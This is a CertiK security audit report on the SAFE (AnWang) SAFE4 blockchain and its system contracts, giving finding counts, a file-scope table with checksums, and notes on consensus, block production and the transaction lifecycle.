



SAFE (AnWang)

Security Assessment

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The security assessment was prepared by Certik, the leader in Web3.0 security.

Executive Summary

TYPES

BlockChain, Layer 1

ECOSYSTEM

EVM Compatible

METHODS

Formal Verification, Manual Review, Static Analysis

LANGUAGE

Golang, Solidity

TIMELINE

Delivered on 06/20/2025


KEY COMPONENTS

N/A

CODEBASE

[SAFE4-system-contract](#)[SAFE4](#)[View All in Codebase Page](#)

COMMITTS

[69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4](#)[8d27df326bef646bcaccdc1c600b948dcf251768](#)[View All in Codebase Page](#)**Vulnerability Summary**

48

Total Findings

31

Resolved

2

Multi-Sig

1

Partially Resolved

14

Acknowledged

0

Declined

2 Centralization

2 Multi-Sig



Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets.

1 Critical

1 Resolved



Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.

7 Major

7 Resolved



Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control.

8 Medium

5 Resolved, 1 Partially Resolved, 2 Acknowledged



Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.

22 Minor

17 Resolved, 5 Acknowledged



Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.

8 Informational

1 Resolved, 7 Acknowledged



Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

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[AMS-04 : Denial of Service Attack via Insufficient Deposit Validation](#)

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I Disclaimer

CODEBASE | SAFE (ANWANG)

Repository

[SAFE4-system-contract](#)

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AUDIT SCOPE | SAFE (ANWANG)

106 files audited ● 11 files with Acknowledged findings ● 11 files with Resolved findings ● 81 files without findings

● 3 files with Multi-Sig findings

ID	Repo	File	SHA256 Checksum
● CSA	SAFE- anwang/SAFE4- system-contract	 utils/Constant.sol	b9d4289ea422d64ff3bd75d630788535a69cb 82824f890be664025ea50cef375
● MNL	SAFE- anwang/SAFE4- system-contract	 MasterNodeLogic.sol	49eb921cb671a38a39d5ee4bd50aa29df830 cd51127460dd63fe44ec478f5b53
● MSA	SAFE- anwang/SAFE4- system-contract	 Multicall.sol	fe155b1dd995e5bc42bfefed184e5ecb06b84 e6b1a4c829e1ef015b1cea3095c
● PSF	SAFE- anwang/SAFE4- system-contract	 Proposal.sol	8e3a39ed40b92f86c8ae3a9cfb9c77b407a2b fb5adb5588a2d16df1e1b7ac40a
● SNL	SAFE- anwang/SAFE4- system-contract	 SuperNodeLogic.sol	1519b7ebc6be0eec4f4bfa0117ef6e76a584e bef98b57893d54478992e250933
● SSF	SAFE- anwang/SAFE4- system-contract	 System.sol	56d36d45403d6c178965b22d53bd02cabe90 07bb3870f91ebc9b22cd029c309a
● SSE	SAFE- anwang/SAFE4- system-contract	 Safe3.sol	cdaf6552ffc9c61705fb59f284a2d1bd5e65ae 8b95ab72458c3f6ab1e511a6f8
● SFS	SAFE- anwang/SAFE4	 accounts/keystore/keystore.go	8e961ea399766d7c86146451a3fc047edcb0 98904ebac2ae20dc2f7545d7763b
● FES	SAFE- anwang/SAFE4	 consensus/spos/spos.go	774994ee96907bedb23fdec783a51cc61d9cb a51a5bdbc88d6be73a45710db78
● NOS	SAFE- anwang/SAFE4	 eth/node_state_monitor.go	4ec033a3e4661a0233627193d4bc1467c303 c0176058d6f5ef1a08d020177bee

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● WOR	SAFE- anwang/SAFE4	 miner/worker.go	ad35e976acfcce8ac3f327588775d94b75182 e4e1e6e503af45de59d719ae91d
● AMS	SAFE- anwang/SAFE4- system-contract	 AccountManager.sol	c5ea2ce7ad3b51717deabee2e1fbcdcf6bfdee 7c095ac7ba173cd2fc7223da4a
● MNA	SAFE- anwang/SAFE4- system-contract	 MasterNodeStorage.sol	defdd038cf02f73a3bcea821b89afc2b8c1f2c2 bfe317e60798a7c29a95cce92
● SNV	SAFE- anwang/SAFE4- system-contract	 SNVote.sol	ec2141f047f44ceb38e58076f025a8a1aae3f4 d0d8c145e283fd2153b8c621c3
● SNA	SAFE- anwang/SAFE4- system-contract	 SuperNodeStorage.sol	13e62730c0d27eab861efd6eb250e3ccb4b1 4a06500d9ca28389171d294211b
● SRS	SAFE- anwang/SAFE4- system-contract	 SystemReward.sol	0724aa83842a830a6b32a4e7150e49c95a0a 13ff80fadc643dda5db2e1ae1d19
● FAF	SAFE- anwang/SAFE4	 core/evm.go	700db59828ce79a803c122ec30d90ea69f28c 857f9d41392748fbfb28db71192
● ESF	SAFE- anwang/SAFE4	 core/safe3/safe3wallet/wallet.go	103cd58b5ea53700d3e768b660202e0d53fc 85c4b948ea5f8288e363465238b4
● EAE	SAFE- anwang/SAFE4	 core/state_transition.go	67021abbc201476344b859b8f2bba79b8d53 7e9eebb7eeecb4864bc162fff3f2e
● BAC	SAFE- anwang/SAFE4	 eth/backend.go	7ee78c717c5d60630e58358ed3095093149f 1b647e7c546f6d4f9b2cc2bab1ba
● HAE	SAFE- anwang/SAFE4	 eth/protocols/eth/handlers.go	5249581d446ae1edf9c49e75a9fd0b598cf7b e6560404e756289cbaf059a3766
● APE	SAFE- anwang/SAFE4	 internal/ethapi/api.go	9fad3af75ab1708bc590a24e984bea39f0f4da 01abcc7d0fd5ed60484a3d08fa
● AUS	SAFE- anwang/SAFE4- system-contract	 utils/ArrayUtil.sol	6ecd55063a0a637ce2e6d633dc64798dac0b 3984bd9dea9c43952d115af9da8a

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● ECS	SAFE- anwang/SAFE4- system-contract	 utils/EllipticCurve.sol	1ca70928abdec35d1b49201bec05784005f9 df3cd1224882dec9a9a4a8657c33
● SSA	SAFE- anwang/SAFE4- system-contract	 utils/Secp256k1.sol	bb61e87c424f7ff152eafe8589cd440093beff4 9ce70f8b2471ec0751e7f0771
● SUS	SAFE- anwang/SAFE4- system-contract	 utils/StringUtil.sol	c8d6e8ab2799ff581481046d4691c01e686aa 21474fc11daff81810cb3d97a21
● MNS	SAFE- anwang/SAFE4- system-contract	 MasterNodeState.sol	c2985dff367220abf210c6ada7a1464a7c5db 9a134941a334156d7553583713f
● PSA	SAFE- anwang/SAFE4- system-contract	 Property.sol	b3249cc08955b89c6ba050204ba6307bb555 95f20b936bd7cc1450cbda014574
● SNS	SAFE- anwang/SAFE4- system-contract	 SuperNodeState.sol	e52a00170864b850528c71b45221bb6081c7 722863611347ebe9c43208c00e7a
● IAM	SAFE- anwang/SAFE4- system-contract	 interfaces/IAccountManager.sol	6134a12c0a1b8d210770f43f7bb884bb1edd5 09e36bd25a2852151e946e24284
● IMN	SAFE- anwang/SAFE4- system-contract	 interfaces/IMasterNodeLogic.sol	0b301474c755b4e1ae8a28f440d79dc1a31c 2f1bcaf99859022b955e0f61156e
● IMS	SAFE- anwang/SAFE4- system-contract	 interfaces/IMasterNodeStorage.sol	bbac8296a23987d0556b83c50a43af07c1e1 81376f3fb66738cb7c32c5f1dfc2
● INS	SAFE- anwang/SAFE4- system-contract	 interfaces/INodeState.sol	d83d64ad6506f29dcf8f33005a510f15e6b7a4 51678c95688f91eab3cbb0d7f3

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● IPA	SAFE- anwang/SAFE4- system-contract	 interfaces/IProposal.sol	70e9f522dc6bddf70d72dcfc0d929bb065051 d5dba5fb248861ed822bca0b3ed
● ISN	SAFE- anwang/SAFE4- system-contract	 interfaces/ISNVote.sol	e9daea0f79a939b1a7a50ef720afd0da2e6e4 4e0a59321224a853308f318f450
● ISS	SAFE- anwang/SAFE4- system-contract	 interfaces/ISafe3.sol	73b576d20d4ceb6e889575c042dee3638b37 e6a349b893c23c2e0d07d01839b6
● ISL	SAFE- anwang/SAFE4- system-contract	 interfaces/ISuperNodeLogic.sol	4f3e22e427f7d396e5c222fa7ab69915d0e18 a94c839531f2af466c807c43b5a
● ISA	SAFE- anwang/SAFE4- system-contract	 interfaces/ISuperNodeStorage.sol	ac890154d033b792d9a5d9e831141786ada4 6a39dabdac4b4cf86c4105068b2
● ISR	SAFE- anwang/SAFE4- system-contract	 interfaces/ISystemReward.sol	668c4fd2855d010c68114c032e4b10310624 3534fae9ed94b6e5aedfab12aa04
● SAE	SAFE- anwang/SAFE4	 accounts/accounts.go	b640bbd26d46a62fa2ea460c35a82f01fbe25 72dc1d3ec5e524424e26f0dd118
● SAA	SAFE- anwang/SAFE4	 accounts/external/backend.go	33e69a54ffdbe9e9b8525175538bbd76c5a53 69e9a4f5c9fb32ea3d767e4e43b
● SFA	SAFE- anwang/SAFE4	 berkeleydb/bdb.go	967ee385892e52382c189676bbcb6a71a059 39e02fc86ca1a389596b3520be21
● SFF	SAFE- anwang/SAFE4	 berkeleydb/environment.go	c70ddc16bdffa8f080ab43adfee781d8af7399 3effeaba57bc210591d10ce464
● SES	SAFE- anwang/SAFE4	 cmd/devp2p/nodesetcmd.go	da4b99542866fb915a23e63ce494d9122998 aa89e4dda40099e49d5c4a2f0422

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● SEA	SAFE-anwang/SAFE4	 cmd/faucet/faucet.go	c83d551d88dd82f9b242235b7dfa18231441d489c80df72f0fbc1c910e4258b8
● SEF	SAFE-anwang/SAFE4	 cmd/geth/chaincmd.go	fdb9215f889942cfcc2ec08b2c5ba61b18485348670482d388b32b1b05fec0c1
● SEE	SAFE-anwang/SAFE4	 cmd/geth/config.go	3cf54965757726ee5406d9a56ae2b474838eb8e5d6f521bdb82449e1c3e3fa10
● AFE	SAFE-anwang/SAFE4	 cmd/geth/consolecmd.go	084b9899927897aae0b57952627f65a6b3e0588dbc78e0e1a1afed290112d3f4
● AFS	SAFE-anwang/SAFE4	 cmd/geth/main.go	bf34ef31c46556d5c651d54046abb23b027db882a1720bcd4374e8ddeeee057d
● AFA	SAFE-anwang/SAFE4	 cmd/geth/usage.go	0de4a318ce4ea097a4e527676aee19835c09497ef04dc436474dd92aa21b3312
● AFF	SAFE-anwang/SAFE4	 cmd/utlis/flags.go	ebf27636d50a17e99e47426e58dd871d7b4c23ec6722a61e7b9486befca553dc
● AES	SAFE-anwang/SAFE4	 common/prque/prque.go	a401edfd120a83b733d8d50eea40417cbba7d196c5758444f1822462cbf419d0
● AEA	SAFE-anwang/SAFE4	 common/prque/sstack.go	741356574886afdc8e02ec70ea733b21f47649043599153b740f17dc41310cb9
● AEF	SAFE-anwang/SAFE4	 consensus/beacon/consensus.go	cc37eb245e275264eacec22016807c686f7ce4ab785ffd0bc97481e5dbce4256
● ASA	SAFE-anwang/SAFE4	 consensus/clique/clique.go	cee3817c7b010dc04067d1260baed36c5327bd9e60b73c9a48709f686a0996bd
● ASF	SAFE-anwang/SAFE4	 consensus/consensus.go	cdd314760479ffdbee83b1dc8ca26bd7d0b4086f78b416c04a7db9aafed6c4a5
● ASE	SAFE-anwang/SAFE4	 consensus/ethash/consensus.go	5da4038501b2eb3dfc4ac50fc943dc385217ff368642d63a1d7c0f65f984b6d
● AAF	SAFE-anwang/SAFE4	 consensus/spos/api.go	9e7e9d4fe88f9939adafb8fb83b5317fe8f94497bff91e30a47355565830fd16
● AAE	SAFE-anwang/SAFE4	 consensus/spos/snapshot.go	da67b29f7a0c544603edd5029846a18390db08d9166842435aebb41ce9b861b0

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● FEE	SAFE-anwang/SAFE4	 console/console.go	333e86f161b4103ad9ac764047ef1ce66360e4ab5cbdd4025de60e18345a4c7e
● FSA	SAFE-anwang/SAFE4	 core/block_validator.go	1274354e055aabef5a2a9ea5e63a358c66c6802b38d920c02db60f606d55a2f6
● FSF	SAFE-anwang/SAFE4	 core/blockchain.go	21c7c55ba613ee535cff86eab451199712810acd2c6e37eca250dcd8459c764b
● FSE	SAFE-anwang/SAFE4	 core/events.go	a193150fd6c3a52c9e9184c009fcb5eaad827df85b086a948c0ae8138dc3acc4
● FAE	SAFE-anwang/SAFE4	 core/genesis.go	8311094184b26176fc06d817ef4f3f3b45673b6b6135c9933c760b5c975e8f2f
● FFE	SAFE-anwang/SAFE4	 core/safe3/safe3storage_mainnet/storage_list.go	bc87b54cc2cd8ab8755ef23c29863943368373818b87328ff2bac8061ea555d0
● EAF	SAFE-anwang/SAFE4	 core/state/statedb.go	d598a1de3c14c4fd6859fce81cfebff02b698094a6a90b4d803df20b99d266c7
● EFE	SAFE-anwang/SAFE4	 core/tx_pool.go	848f9fd6d5f120b616ba7541496310e17a5d3da13196111a3614c4565af3652
● ACC	SAFE-anwang/SAFE4	 core/types/account_manager.go	f22fdefe8c54a74120719886e21611ab471bf66306c3fbaec1f7bda3d97d4bdd
● MAS	SAFE-anwang/SAFE4	 core/types/masternode.go	5d5aa54f972c99ee38096451a9f67a9b0be9103409effb0b4fea8d0fa5b82480
● NOD	SAFE-anwang/SAFE4	 core/types/node_ping.go	f68c60f67551081bb040e1a77737289092254aab5fc050fc0e030ccd3aadbbfe
● NOE	SAFE-anwang/SAFE4	 core/types/node_state.go	282894aed0331ca41ab7787bc21a2189cd917615ea9503d0cc6115ea7bb4eb8d
● PRO	SAFE-anwang/SAFE4	 core/types/property.go	bfe3f88864141e5087ef6150437e33f0735b7ed0d3c5b088032eef77fe96e0f4
● PRP	SAFE-anwang/SAFE4	 core/types/proposal.go	0102ea13a55efb6b79fc11b9b4793290b0746ebe1b3c5f48ac19a14c7c2f2fd3

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● SA3	SAFE-anwang/SAFE4	 core/types/safe3.go	cbbfc6b618f07efe725a9e5025707f0141771f8ba3b5c8effd71dce320b87567
● SNO	SAFE-anwang/SAFE4	 core/types/snvote.go	fd1ab9d2760cf3b0489cafc4c5a839a21440aebd3f41f8ed5d39facf568f348d
● SUP	SAFE-anwang/SAFE4	 core/types/supernode.go	e47f0c8c340e74a5ecdeaeb1afb8c938a120c95f6d1f7f01ce2e7e1fb3320ec9
● EVM	SAFE-anwang/SAFE4	 core/vm/evm.go	542320bf52058bc444d4ca4e1422373ae7b0b05ff9504d7d76512d1eb6482a89
● SEC	SAFE-anwang/SAFE4	 crypto/secp256k1/secp256.go	c9197cb509998c7e54d1797c1b9e53ffcea887c98248ba31ae1d5046966eb90a
● API	SAFE-anwang/SAFE4	 eth/api.go	b6d0e87d3e2f22f4923a5e3babb5b25b2a6003c81022f5473ed379ccda715490
● APA	SAFE-anwang/SAFE4	 eth/api_account.go	c74dc68e01fe44a722acc6933c83208c98792589f2b6c887eb3aeda004a2abd
● APM	SAFE-anwang/SAFE4	 eth/api_masternode.go	a4753de50b6e8b992caf62cbe145b8595622d705711fd6129840e68333be3e
● APP	SAFE-anwang/SAFE4	 eth/api_proposal.go	436912047c2832a22891b1537121306b2658c4f45921b494db55ec492337fbdf
● APS	SAFE-anwang/SAFE4	 eth/api_safe3.go	f2bd9a45496ea820e54618ebc25dbd47ff37ef8a6d691399af619f7a5008feb7
● APN	SAFE-anwang/SAFE4	 eth/api_snvote.go	3994e1051cab6fc3f7f420b76c736ed3a3773840c1432b36b6c85bede0c79e1a
● APU	SAFE-anwang/SAFE4	 eth/api_supernode.go	6f031fbafa686602e4435f63f020277aff8f85e30ed77ebc85a569607b2a831f
● APY	SAFE-anwang/SAFE4	 eth/api_sysproperty.go	3690ca3e3cdf4c770ccf8e7aea85597c32f1c7242a0a6a43da0be7b6dca8e89d
● CON	SAFE-anwang/SAFE4	 eth/ethconfig/config.go	fe299fcb1ee2e5a2a4e4d9368e6f54dff55fe5c340db86be056573ef66e69b3
● HAN	SAFE-anwang/SAFE4	 eth/handler.go	6097a27fdc9e0521e72b0967ac06fd293dee3103d5ef3e47efe5cae45633b6f7

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● BRO	SAFE-anwang/SAFE4	 eth/protocols/eth/broadcast.go	d70dda4d375e8a6c5982f3647b3f044de78c7e44184692af0ca439cd1a5e0a43
● HAL	SAFE-anwang/SAFE4	 eth/protocols/eth/handler.go	d8797e9b295bb26d3a8d07bc840d257545bb70b2b66c9b7a4a564fbd02d5811
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● PRT	SAFE-anwang/SAFE4	 eth/protocols/eth/protocol.go	ec5f3e97d1de2b3f70765c244c7961458d19e5640583c20d0a9c92db632ce878
● SYN	SAFE-anwang/SAFE4	 eth/sync.go	564854ab70fb254fe91dfeafd555dc395c8dd1d8922ac16fe29d15236f7fb216
● WEB	SAFE-anwang/SAFE4	 internal/web3ext/web3ext.go	ecaf1a009016cac42d8f0e76741ad22fd09b669e186e774a9f45310953ce325d
● DEF	SAFE-anwang/SAFE4	 node/defaults.go	93d81176648e1440c5750685a6f112151e099ebb0302cab65ffe857c4e479b36
● BOO	SAFE-anwang/SAFE4	 params/bootnodes.go	b6fe1c015b80cd459915619e26f6fcea212f040b797e962e4b396fcfd19a8e7
● COF	SAFE-anwang/SAFE4	 params/config.go	1fa592ee6840415c8279c577e46446dc253853693ada8df0113ae805bc896ee9
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APPROACH & METHODS | SAFE (ANWANG)

This report has been prepared for SAFE to discover issues and vulnerabilities in the source code of the SAFE (AnWang) project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification, Manual Review, and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | SAFE (ANWANG)

The Anwang SAFE4 blockchain is based on a fork of the Ethereum client, go-ethereum (v1.10.19), which has undergone various modifications. These changes introduce a new consensus mechanism, SPoS, along with multiple system smart contracts designed to manage the operation of the validator nodes including voting and rewards distribution processes, etc. During our audit, we focus on examining the overall operation of the system as designed, as well as the latest versions of the shared upstream go-ethereum, ensuring that only essential upgrades are considered, with particular attention to potential security vulnerabilities.

The Anwang SAFE4 infrastructure comprises the following components:

- **SAFE4 Chain:** The chain built based on go-ethereum.
- **System Smart Contracts:** These predefined smart contracts facilitate the operation of the chain.

Outstanding Acknowledged Issues Summary

- **Chain Security Concerns** Predictable block producers present substantial risks, including targeted attacks, manipulation by adversarial nodes, and centralization vulnerabilities, as detailed in report FES-06. To mitigate these risks, it is highly recommended to adopt a randomization mechanism. Moreover, the consensus mechanism is a meticulously designed variant of so called SPoS that does not adhere to classical Byzantine Fault Tolerance (BFT), as indicated in report FES-02. This deviation may introduce potential attack vectors that could undermine the network's security.
- **Other Acknowledged Issues** Additional concerns include a signature replay attack, as identified in report SSE-02, and the absence of the payable keyword for native token acceptance, as noted in report SSE-03. Although these issues may only arise in specific edge cases or preused tokens intended for upgrades, it is strongly recommended to address them proactively to prevent potential vulnerabilities.


Certik remains fully committed to working closely with the client throughout the audit engagement to resolve these issues and strengthen overall security through appropriate measures.

Block Production

There are four primary loops operating as goroutines within the worker implementation for block production:

- **newWorkLoop**
- **mainLoop**
- **taskLoop**
- **resultLoop**

Each of these loops interacts collaboratively with the consensus engine, referred to as SPoS. The whole workflow could be illustrated as below:




Transaction lifecycle

Before a transaction is included in a candidate block, it can enter the transaction pool (tx_pool) through one of two pathways:

- The first pathway involves standard user interactions that issue transactions via an external RPC;
- The second pathway is through internal peer-to-peer (p2p) channels for transaction propagation;

This entire process can be illustrated as follows:



However, there is one exceptional case regarding a specific type of transaction: reward transactions used to distribute rewards within a block. These transactions are assembled during the block finalization phase and are applied directly without entering the tx_pool.

